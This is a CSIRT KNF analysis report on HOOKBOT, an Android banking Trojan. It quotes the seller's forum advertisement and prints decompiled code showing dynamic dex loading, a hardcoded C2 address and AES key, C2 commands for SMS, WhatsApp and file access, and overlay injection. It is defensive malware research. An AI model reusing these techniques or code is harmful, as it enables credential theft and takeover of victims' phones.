KNF CSIRT

HOOKBOT

New mobile malware family

Generated with midjourney.com.

January 2023

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Threat actor Duke Eugene has posted HOOKBOT software for sale on several crime forums. The announcement was made on 12 January 2023.


The software is described as a successor to the ERMAC malware, which existed in two versions: ERMAC and ERMAC2, and was developed by Duke Eugene. A number of features are characteristic of banking Trojans designed for devices running on the Android platform.

There have already been campaigns in Polish cyberspace using malware created by Duke Eugene.

The malware operates in the Malware-as-a-Service model.

In addition to the description, the announcement lists the malware's functionalities.

The CSIRT KNF team obtained samples of the malware and performed the analysis that resulted in this report.



Posted announcement on the forum.

EN: Greetings to all!
I am glad to inform you about the release of new software for Android Bot Hook

Panel functionality:
• Filtering/Search
• Privilege control
• Extensive statistics
• Auto-commands
• Phishing
• Smart injections (interaction with the holder in real time)
• Day/Night theme
• Language selection (English, Chinese, Russian)
• Authorization in case of incorrect password entry several times via telegram bot, done to avoid bruteforce of your account.
• The ability to receive logs from the injection into the tg bot
• Notify the tg bot if the bot is online again.
• Convenient sorting

Build functionality:
• Call history
• Get a contact
• Add a contact
• Location
• Get images
• Open the app
• Send a whatsapp message
• Call
• VNC
• File Manager
• Redirect sms
• Send sms
• Sending SMS to user contacts
• USSD
• Call forwarding
• Send push
• Get accounts
• List of installed applications
• SMS list
• Open the injection
• Update the list of injections
• Open the link
• Delete the app
• Reading Gmail
• Get admin rights
• Take a screenshot

Original forum post.

Builder functionality:

• Replace the bot after installing a choice of 10 applications. After the substitution, the icon will be replaced and the application that was replaced will be launched.

• Hides the icon on some devices. It can't work equally well everywhere, the android shell is too different.

• It is possible to add a black overlay at the time of auto-click permissions so that the holder does not see.

• Block of emulators, RU and CIS.

• Showing over windows - the resolution is available by default, without proclication - we use the Xiaomi firmware bug.

• Blocking 130 antiviruses and battery optimizers

• Multilingualism

• Anti-removal

• Accessability disable block

• Dual Sim

• Works on all devices and gets rights automatically, including on Honor and Xiaomi and Android 8-13.

Rules:

- Work in Russia and the CIS is prohibited in any form.

- Do not forget to make data backups of the necessary information. The Service is not responsible for lost data.

- Please communicate with technical support correctly. Incorrect communication is punishable by denial of service.

- We do not refund funds for paid services.

- The Service reserves the right to refuse a test or lease sale without explanation.

- Anyone who wants to purchase software is given a test for 1 hour. After confirming that everything suits you, we can open a deal.

800+ injections are available to you in the panel.

Everyone knows my reputation and how many years I have been on the android malware market, if anyone has doubts, I agree with both hands on the guarantor of this forum.

The software was written from scratch. Yes, undoubtedly we used some developments from the "old" software. But in general, the software was written from scratch and I am glad to present it to you.

For details, contact me in PM.

Original forum post.

Static analysis

App name: Google Chrome
Md5: b94d51553afdccec965580ef1737f416
Sha1: c0002024e3a3468449aa15e1f8cd3ef1899b54b4
Sha256:48f23e5276fed57e2cd5986163f6ea13a0bfcb8bd63c71cf19eb09478f1bd1c8
Package: com.cijaliyuvomolo.joveni
Main Activity: com.cijaliyuvomolo.joveni.xucacodaluda
Icon SHA1: 3d3ecfed8d2a8a711b370593f33bcc839f2787c7

CERTIFICATE:

Subject: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=android@android.com
Valid From: 2008-02-29 01:33:46+00:00
Valid To: 2035-07-17 01:33:46+00:00
Issuer: C=US, ST=California, L=Mountain View, O=Android, OU=Android, CN=Android, E=android@android.com
md5: e89b158e4bcf988ebd09eb83f5378e87
sha1: 61ed377e85d386a8dfee6b864bd85b0bfaa5af81
sha256:a40da80a59d170caa950cf15c18c454d47a39b26989d8b640ecd745ba71bf5dc
Fingerprint:f9f32662753449dc550fd88f1ed90e94b81adef9389ba16b89a6f3579c112e75

AndroidManifest.xml

PERMISSION	DESCRIPTION
android.permission.ACCESS_BACKGROUND_LOCATION	Allows an app to access location in the background.
android.permission.ACCESS_COARSE_LOCATION	Access coarse location sources, such as the mobile network database, to determine an approximate phone location, where available. Malicious applications can use this to determine approximately where you are.
android.permission.CALL_PHONE	Allows the application to call phone numbers without your intervention. Malicious applications may cause unexpected calls on your phone bill. Note that this does not allow the application to call emergency numbers.
android.permission.CAMERA	Allows application to take pictures and videos with the camera. This allows the application to collect images that the camera is seeing at any time.
android.permission.GET_ACCOUNTS	Allows access to the list of accounts in the Accounts Service.
android.permission.GET_TASKS	Allows application to retrieve information about currently and recently running tasks. May allow malicious applications to discover private information about other applications.
android.permission.READ_CALL_LOG	Allows an application to read the user's call log.
android.permission.READ_CONTACTS	Allows an application to read all of the contact (address) data stored on your phone. Malicious applications can use this to send your data to other people.
android.permission.READ_EXTERNAL_STORAGE	Allows an application to read from external storage.
android.permission.READ_PHONE_NUMBERS	Allows read access to the device's phone number(s). This is a subset of the capabilities granted by READ_PHONE_STATE but is exposed to instant applications.

Example of permissions defined in the AndroidManifest.xml file.

In the manifest, very high permissions were declared, which the Chrome browser, and the malware impersonating it, does not need.

Based on these, it can be concluded that it is malware. These are characteristic permissions for banking trojans. The defined permissions allow the app e.g. to view SMS text messages, control voice calls, access GPS location and camera.

Other information that can be obtained from the above mentioned information:

- Very long certificate expiration date.
- The certificate is the default. We have identified about 420 applications signed with this certificate. These applications are not associated with the Hook software.

```
 <application android:allowBackup="true" android:appComponentFactory="androidx.core.app.CoreComponentFactory" android:extractNativeLibs="false"
android:hardwareAccelerated="true" android:icon="@mipmap/ic_launcher" android:label="Google Chrome"
android:name="com.lunar.salute.CTyIuCiOrRxKgObXgKgRbScMbXh" android:noHistory="true" android:requestLegacyExternalStorage="true"
android:roundIcon="@mipmap/ic_launcher" android:supportsRtl="true" android:theme="@android:style/Theme.Translucent.NoTitleBar"
android:usesCleartextTraffic="true">
```

An excerpt from AndroidManifest.xml indicating one of the app's "entry points”.

A BWMHh.json file is decoded from the /assets/ folder. After decoding, the file takes the form of a .dex file - the format of compiled executable code for Android.

It is loaded using the DexClassLoader.

After loading the decoded file into the decompiler, we get the actual code file that contains the malware functions.

```
// String Decryptor: 1 succeeded, 0 failed
static String MTH3421(String[] strArray) {
    return "DynamicOptDex";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3422(String[] strArray) {
    return "check the main aim";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3423(String[] strArray) {
    return "mOuterContext";
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3424(String[] strArray) {
    return "BWMHhk.json";
}
```

The file name indicated in the code that contains additional malware logic.

```
public boolean MTH3378(String s) {
    this.FLD1748 = this.FLD1750 * 67 + 0x3F / this.FLD1761;
    try {
        this.FLD1750 = 0x401F3 / this.FLD1748 + 95894 / this.FLD1761;
        this.FLD1757 = (Context)Context.class.newInstance();
    }
    catch(Exception unused_ex) {
    }

    for(int v = 0; v < 7; ++v) {
        this.FLD1748 = this.FLD1750 + this.FLD1761 / 0xED784 + 0x51C85;
    }

    CLS116 sSoUpEfDcDsYoOoIjRnAmXoMzZyOo0 = new CLS116();
    this.FLD1750 = this.FLD1761 * this.FLD1748 - 0xD9BB1;
    return sSoUpEfDcDsYoOoIjRnAmXoMzZyOo0.MTH5023(s, this.FLD1757, this.nazwa_jsona);
}

// String Decryptor: 1 succeeded, 0 failed
static String MTH3379(String[] strArray) {
    return "android.app.LoadedApk";
}
```

Loading additional code into the installed fake application.

There are many classes and methods in the loaded additional code. As you browse through them, you may come across configuration variables that the malware has implemented.

Configuration variables include such items as:

- C2 address,
- application name,
- campaign name,
- inject name (the overlay/window that appears on the device) used to enforce Accessibilty Services permissions,
- the key to the AES encryption algorithm.

Accessibility service - allows the application to obtain persistence and escalate permissions. There is evidence in AndroidManifest.xml that malware is exploiting this functionality.

```
package z1;

import c4.CLS597;

public final class CLS2179 {
    public static final boolean FLD5349;
    public static final boolean FLD5350;
    public static final boolean FLD5351;
    public static final String FLD5352;
    public static final String FLD5353;
    public static final String FLD5354;
    public static final String FLD5355;
    public static final String FLD5356;
    public static final String FLD5357;
    public static final String[] FLD5358;

    static {
        CLS2179.FLD5349 = CLS597.MTH4453("%debug1%", "%debug%");
        CLS2179.FLD5350 = CLS597.MTH4453("%blockCIS1%", "%blockCIS%");
        CLS2179.FLD5351 = CLS597.MTH4453("%addWaitView1%", "%addWaitView%");
        CLS2179.FLD5352 = "http://193.233.196.2:3434";
        CLS2179.FLD5353 = "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf";
        CLS2179.FLD5354 = "USA";
        CLS2179.FLD5355 = "Google Chrome";
        CLS2179.FLD5356 = "Google Chrome";
        CLS2179.FLD5357 = "%Enable_Accessibility_Service%";
        CLS2179.FLD5358 = new String[]{"android.permission.WRITE_EXTERNAL_STORAGE", "android.permission.READ_EXTERNAL_STORAGE", "android.p
    }

    public static String MTH12204() {
        return CLS2179.FLD5353;
    }

    public static String[] MTH12205() {
        return CLS2179.FLD5358;
    }
}
```

Declared configuration variables.

The values of variables are often "fixed" in spite of their declaration in software functions, for example: the key for AES-CBC. This key is used to encrypt the payload of communication with the malware's management server.

```
    goto label_3231;
label_191:
    s23 = s7;
    Object[] arr_object = new Object[1];
    try {
        String s24 = jSONObject3.toString();
        CLS597.MTH4456(s24, "data.toString()");
        s25 = CLS1845.MTH10990(s24, "1A1zP1eP5QGefi2DMPTfTL5SLmv7Divf");  // klucz deszyfrującu do AES
    }
    catch(Throwable throwable2) {
        goto label_256;
    }

    try {
        arr_object[0] = s25;
        goto label_231;
    }
    catch(Throwable throwable2) {
    }
```

The value of the key to AES was entered "rigidly", although it had been previously declared in configuration variables.

```
.method public static MTH10990(String, String)String
.registers 7
const-string          v0, "key"
invoke-static         CLS597->MTH4457(Object, String)V, p1, v0
new-instance          v0, SecretKeySpec
sget-object           v1, CLS1234->FLD3019:Charset
invoke-virtual        String->getBytes(Charset)[B, p1, v1
move-result-object    p1
const-string          v2, "this as java.lang.String).getBytes(charset)"
invoke-static         CLS597->MTH4456(Object, String)V, p1, v2
sget-object           v3, CLS1845->FLD4605:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, v3
move-result-object    v3
check-cast            v3, String
invoke-direct         SecretKeySpec-><init>([B, String)V, v0, p1, v3
sget-object           p1, CLS1845->FLD4607:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, p1
move-result-object    p1
check-cast            p1, String
invoke-static         Cipher->getInstance(String)Cipher, p1
move-result-object    p1
const-string          v3, "getInstance(MODE)"
invoke-static         CLS597->MTH4456(Object, String)V, p1, v3
new-instance          v3, IvParameterSpec
sget-object           v4, CLS1845->FLD4606:CLS1896
invoke-virtual        CLS1896->MTH11168()Object, v4
move-result-object    v4
check-cast            v4, String
invoke-virtual        String->getBytes(Charset)[B, v4, v1
move-result-object    v4
invoke-static         CLS597->MTH4456(Object, String)V, v4, v2
invoke-direct         IvParameterSpec-><init>([B)V, v3, v4
const/4               v4, 1
invoke-virtual        Cipher->init(I, Key, AlgorithmParameterSpec)V, p1, v4, v0, v3
invoke-virtual        String->getBytes(Charset)[B, p0, v1
move-result-object    p0
invoke-static         CLS597->MTH4456(Object, String)V, p0, v2
invoke-virtual        Cipher->doFinal([B)[B, p1, p0
move-result-object    p0
const-string          p1, "cipher.doFinal(value.toByteArray())"
invoke-static         CLS597->MTH4456(Object, String)V, p0, p1
const/4               p1, 0
invoke-static         Base64->encodeToString([B, I)String, p0, p1
move-result-object    p0
const-string          p1, "encodeToString(values, Base64.DEFAULT)"
invoke-static         CLS597->MTH4456(Object, String)V, p0, p1
return-object         p0
.end method
```

Implementation of AES-CBC encryption.

The code contains methods responsible for communicating with the malware's control panel.

Communication with the management server (Command&Control / C2) takes place on port 3434.

The administration panel of the management server is exposed on the standard www/http port - 80.

```
public CLS571() {
    String s = "";
    super();
    this.FLD1554 = new CLS566(this, 0);
    this.FLD1555 = new CLS566(this, 1);
    this.FLD1556 = new CLS566(this, 2);
    this.FLD1557 = new CLS566(this, 3);
    this.FLD1558 = new CLS566(this, 4);
    this.FLD1559 = new CLS566(this, 5);
    this.FLD1560 = new CLS566(this, 6);
    this.FLD1561 = new CLS566(this, 7);
    this.FLD1562 = new CLS566(this, 8);
    try {
        Log.i(CLS571.FLD1568, "init");
        CLS258 a00 = CLS258.FLD3334;
        a00.MTH7712("http://193.233.196.2:3434");
        Object[] arr_object = CLS1246.MTH7040(CLS1243.MTH7023("http://193.233.196.2:3434", " ", ""), new String[]{";"}).MTH9699(new String[0]);
        if(arr_object != null) {
            String[] arr_s = (String[])arr_object;
            a00.MTH7712(arr_s[a00.MTH7743() % arr_s.length]);
            String s1 = String.valueOf(a00.MTH7743() + 1);
            CLS258.MTH7723(CLS258.FLD3336, "numUrl", s1);
            String s2 = CLS258.MTH7722(a00, "urlAdminPanel");
            if(s2 != null) {
                s = s2;
            }
```

("http://193.233.196.2:3434"

The declared address of the Command & Control server.

Implemented functionalities

The application has implemented functionality in the code. Some of these are shown below.

In the class below, along with support for Command & Control server commands, there are strings that clearly suggest their purpose. They refer to applications that support cryptocurrency wallets and suffixes to system calls.

```
String s = "viewid";
String s1 = "extra";
String s2 = "trust";
String s3 = "toshi";
String s4 = "piuk";
String s5 = "mycelium";
String s6 = "tel:";
String s7 = "android.intent.action.CALL";
String s8 = "id";
CLS2038 a0 = CLS2038.FLD5083;
String s9 = "bitcoincom";
String s10 = "metamask";
switch(c0.FLD1573) {
```

Declared strings.

```
try {
    jSONObject2 = new JSONObject(jSONObject1.get("payload").MTH11838());
    Log.i(CLS571.FLD1568, CLS597.MTH4461(s21, "OnCommand command "));
    Log.i(CLS571.FLD1568, CLS597.MTH4461(jSONObject2, "OnCommand payload "));
    jSONObject3 = new JSONObject();
    CLS2177 a4 = b0.MTH4382();
    CLS597.MTH4455(a4);
    b1 = b0;
    jSONObject3.put("uid", a4.MTH12199());
    jSONObject3.put("cmdId", s20);
    CLS571.FLD1565.getClass();
    d0 = CLS570.MTH4367().MTH4381();
    if(d0 == null) {
        s23 = s7;
    }
    else {
        goto label_191;
    }

    goto label_232;
}
```

Downloading the contents of the payload provided by C2.

There are several functionally identical routines in the code. All of them accept strings in the code page corresponding to the Russian Cyrillic alphabet from the delivered payload.

```
        boolean z3 = s26.equals("Запустить_коронавирус");
    }
    catch(Throwab
        throwable5 = throwable14;
        s16 = s31;
        s19 = s30;
        goto label_3185;
    }

    if(!z3) {
        s16 = s31;
        s19 = s30;
        break;
    }
```

Запустить_коронавирус | Run_coronavirus

```
    try {
        boolean z10 = s26.equals("ВЫчислить_по_IP_реверсера_который_это_смотрит");  // oblicz ip reversera, ktory to oglada
    }
    catch(Throwable throwable14) {
        throwable5 = throwable14;
        s16 = s31;
        s19 = s30;
        goto label_3185;
    }

    if(!z10) {
        s16 = s31;
        s19 = s30;
        break;
    }
```

ВЫчислить_по_IP_реверсера_который_это_смотрит | Oblicz_by_IP_reverser_who_sees_it

```
    try {
        boolean z16 = s26.equals("Уничтожить_все_человечество");
    }
    catch(Throwable throwable14) {
        throwable5 = throwable14;
        s16 = s31;
        s19 = s30;
        goto label_3185;
    }

    if(!z16) {
        s16 = s31;
        s19 = s30;
        break;
    }
```

"Уничтожить_все_человечество" | "Destroy_all_humanity"

3 of several identical functions that respond to commands written in Cyrillic characters.

```
    case -695069237: {
        try {
            s7 = s23;
            s30 = s27;
            s18 = s28;
            s31 = s29;
            s12 = s1;
            s15 = s22;
            s11 = s;
            s34 = s10;
            boolean z17 = s26.equals("Убить_всех_китайцев");
        }
        catch(Throwable throwable6) {
            goto label_3179;
        }

        if(z17) {
            try {
                Context context42 = CLS258.FLD3336;
                CLS597.MTH4455(context42);
                new File(context42.getDir("apk", 0), "system.apk").delete();
                goto label_3173;
            }
            catch(Throwable throwable9) {
            }

            throwable24 = throwable9;
            s10 = s34;
            s17 = s9;
            goto label_2765;
        }

        goto label_3173;
    }
```

Body of the function.


At the beginning of the case section -695069237 variables are assigned.

It then checks a logical condition to see if the incoming payload matches the specified text.

If the condition is met, the operation to remove the file system.apk from the apk directory is applied.

If the conditions are met and the operation is successful, the program proceeds to label_3173.

If unsuccessful, it will go to label_2765 and the program will continue.



The variable s31, after several rewrites, takes the value "id".

The MTH7729 method called is responsible for handling exceptions and errors.

Variable s10 receives the value of the variable to which the value of variable s10 was previously assigned.

The value of the variable s10 = "metamask".

```
label_3179:
    throwable5 = throwable6;
    s10 = s34;
```

Label_3179 is also used to handle exceptions using the Throwable class.

```
case 0x7FED6506: {
    try {
        if(!s26.equals("fmmanager")) {
            goto label_3032;
        }

        if(!CLS597.MTH4453(jSONObject2.getString(s1), "ls")) {
            goto label_2686;
        }

        context47 = CLS258.FLD3336;
        CLS597.MTH4455(context47);
        d2 = CLS570.MTH4367().MTH4381();
        CLS597.MTH4455(d2);
        s108 = jSONObject2.getString("path");
        CLS597.MTH4456(s108, "payload.getString(\"path\")");
    }
    catch(Throwable throwable7) {
        goto label_3109;
    }

    try {
        j0 = new CLS1768(context47, d2, 0, s108);
        goto label_2729;
    }
    catch(Throwable throwable35) {
    }
```

Fmmanager - is a file explorer, it has such functionalities as retrieving the directory path and listing the items contained in the directory.

```
if(!s26.equals("sendsms")) {
    goto label_3032;
}

if(CLS597.MTH4453(jSONObject2.getString("sim"), "sim2")) {
    Context context35 = CLS258.FLD3336;
    CLS597.MTH4455(context35);
    String s90 = jSONObject2.getString("number");
    CLS597.MTH4456(s90, "payload.getString(\"number\")");
    String s91 = jSONObject2.getString("text");
    CLS597.MTH4456(s91, "payload.getString(\"text\")");
    int v29 = CLS597.MTH4453(jSONObject2.getString("sim"), "sim2") ? 1 : 0;
    j0 = new CLS1757(context35, s90, s91, v29);
}
else {
    String s92 = jSONObject2.getString("number");
    String s93 = jSONObject2.getString("text");
    Context context36 = CLS258.FLD3336;
    CLS597.MTH4455(context36);
    CLS597.MTH4456(s92, "phoneNumber");
    CLS597.MTH4456(s93, "textMessage");
    j0 = new CLS1757(context36, s92, s93);
}
```

Implementation of the function that implements the "sendsms" command received from C2.

What is new compared to other malware families, even previous families from the same developer, is the support for WhatsApp application. The malware can read, write and send messages in this messenger.

```
}
case 63481308: {
    try {
        s30 = s27;
        s18 = s28;
        s31 = s29;
        if(s26.equals("openwhatsapp")) {
            goto label_685;
        }

        s19 = s30;
        s17 = s9;
        s7 = s23;
        goto label_2847;
    }
    catch(Throwable throwable12) {
        goto label_1926;
    }

    try {
    label_685:
        Context context7 = CLS258.FLD3336;
        if(CLS258.FLD3335 == null) {
            SharedPreferences sharedPreferences3 = context7 == null ? null : context7.getSharedPreferences("settings", 0);
            CLS258.FLD3335 = sharedPreferences3;
        }

        SharedPreferences.Editor sharedPreferences$Editor3 = CLS258.FLD3335 == null ? null : CLS258.FLD3335.edit();
        if(sharedPreferences$Editor3 != null) {
            sharedPreferences$Editor3.putString("whatsappsend", "1");
        }
        if(sharedPreferences$Editor3 != null) {
            sharedPreferences$Editor3.commit();
        }
    }
    catch(Throwable throwable13) {
        throwable5 = throwable13;
        s17 = s9;
        s7 = s23;
        s12 = s1;
        s15 = s22;
        s11 = s;
        goto label_3086;
    }

    try {
        String s44 = jSONObject2.getString("arg1").toString();
        String s45 = jSONObject2.getString("arg2").toString();
        Context context8 = CLS258.FLD3336;
        CLS597.MTH4455(context8);
        Intent intent0 = new Intent("android.intent.action.VIEW", Uri.parse("https://api.whatsapp.com/send?phone=" + s44 + "&text=" + s45));
        intent0.addFlags(0x10000000);
        intent0.addFlags(0x20000);
        context8.startActivity(intent0);
```

Implementation of Whatsapp support.

The primary functionality of mobile banking Trojans is to launch overlays.

An overlay (inject) is a WebView system component window that opens over a legitimate application from the malware's target list. It displays a login page that mimics a legitimate application. The victim, after entering their credentials, unknowingly passes them to the malware operator.

```
        try {
            if(s26.equals("startinject")) {
                h0 = CLS1761.FLD4425;
                context1 = CLS258.FLD3336;
                CLS597.MTH4455(context1);
                s36 = jSONObject2.getString("app");
                goto label_397;
            }

            goto label_3173;
        }
        catch(Throwable throwable6) {
            goto label_3179;
        }

        try {
        label_397:
            h0.getClass();
            CLS1761.MTH10675(context1, s36);
        }
        catch(Throwable throwable6) {
            goto label_3179;
        }

        goto label_3173;
    }
    case 0xBB997AC6: {
        try {
            s7 = s23;
            s30 = s27;
            s18 = s28;
            s31 = s29;
            s12 = s1;
            s15 = s22;
            s11 = s;
            s34 = s10;
            if(s26.equals("addview")) {
                rofidomoniriyi$b14 = CLS712.FLD1912;
                goto label_2474;
            }

            goto label_3173;
        }
```

Implementation of the "startinject" command.

Comparing HOOK to ERMAC2 code

